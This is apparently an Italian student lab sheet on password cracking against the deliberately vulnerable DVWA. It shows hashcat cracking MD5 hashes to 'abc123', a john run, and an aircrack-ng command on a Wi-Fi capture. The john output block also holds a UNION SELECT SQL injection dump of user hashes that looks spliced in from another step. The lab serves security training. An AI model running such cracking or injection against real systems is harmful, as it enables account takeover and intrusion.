



W14D1 – Pratica



Esempio di Password cracking con hashcat di due password del DB DVWA



```
root@kali: /home/kali/Desktop
File Actions Edit View Help
* https://hashcat.net/wiki/#howtos_videos_papers_articles_etc_in_the_wild
* https://hashcat.net/faq/

If you think you need help by a real human come to the hashcat Discord:
* https://hashcat.net/discord

(root@kali)-[/home/kali/Desktop]
# hashcat -a 3 -m 0 test11.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) -
ct]

=====
* Device #1: cpu-penryn-Intel(R) Core(TM) i5-6500 CPU @ 3.20GHz, 5018/10100 MB (2048 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Brute-Force
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
```

```
root@kali: /home/kali/Desktop
File Actions Edit View Help

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.


e99a18c428cb38d5f260853678922e03:abc123

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: test11.txt
Time.Started.....: Tue Aug 20 14:18:04 2024 (0 secs)
Time.Estimated...: Tue Aug 20 14:18:04 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: abc123 [6]
Guess.Queue.....: 10/14336793 (0.00%)
Speed.#1.....: 1363 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: abc123 -> abc123
Hardware.Mon.#1..: Util: 57%

Started: Tue Aug 20 14:17:23 2024
Stopped: Tue Aug 20 14:18:05 2024


(root@kali)-[/home/kali/Desktop]
#
```

Esempio di Password cracking con john




```
root@kali: ~/home/kali/Desktop
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# john /usr/share/wordlists/rockyou.txt.gz test11.txt
Created directory: /root/.john
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt.gz
oracle: Input file is not UTF-8. Please use --input-enc to specify a codepage.
Warning: only loading hashes of type "HMAC-SHA256", but also saw type "HMAC-SHA224"
Use the "--format=HMAC-SHA224" option to force loading hashes of that type instead
Warning: UTF-16 BOM seen in password hash file. File may not be read properly unless you re-encode it
Warning: only loading hashes of type "HMAC-SHA256", but also saw type "LM"
Use the "--format=LM" option to force loading hashes of that type instead
Warning: only loading hashes of type "HMAC-SHA256", but also saw type "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 2220 password hashes with 2220 different salts (HMAC-SHA256 [password is key, SHA256 128/128 SSE2 4x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:27 72.66% 1/3 (ETA: 10:32:06) 0g/s 450723p/s 450723c/s 450723C/s ***61..v*62
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:01:04 20.53% 2/3 (ETA: 10:36:40) 0g/s 289757p/s 1349Kc/s 1349KC/s dorothy!..skyline!
Proceeding with incremental:ASCII
ID: 1 UNION SELECT user, password FROM users
First name: pablo
Surname: 5d187d09f3b0e4c0e3a0c71e0e807
ID: 1 UNION SELECT user, password FROM users
First name: valthy
Surname: 3740cc3b0a765d6108377d0d02c799
```

Esempio di Password cracking con aircrack-ng di un file .cap



```
root@kali: ~/home/kali/Desktop
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# aircrack-ng -w rockyou.txt webcube-01.cap
```



Esempio di Password cracking con hashcat di un file .hccapx

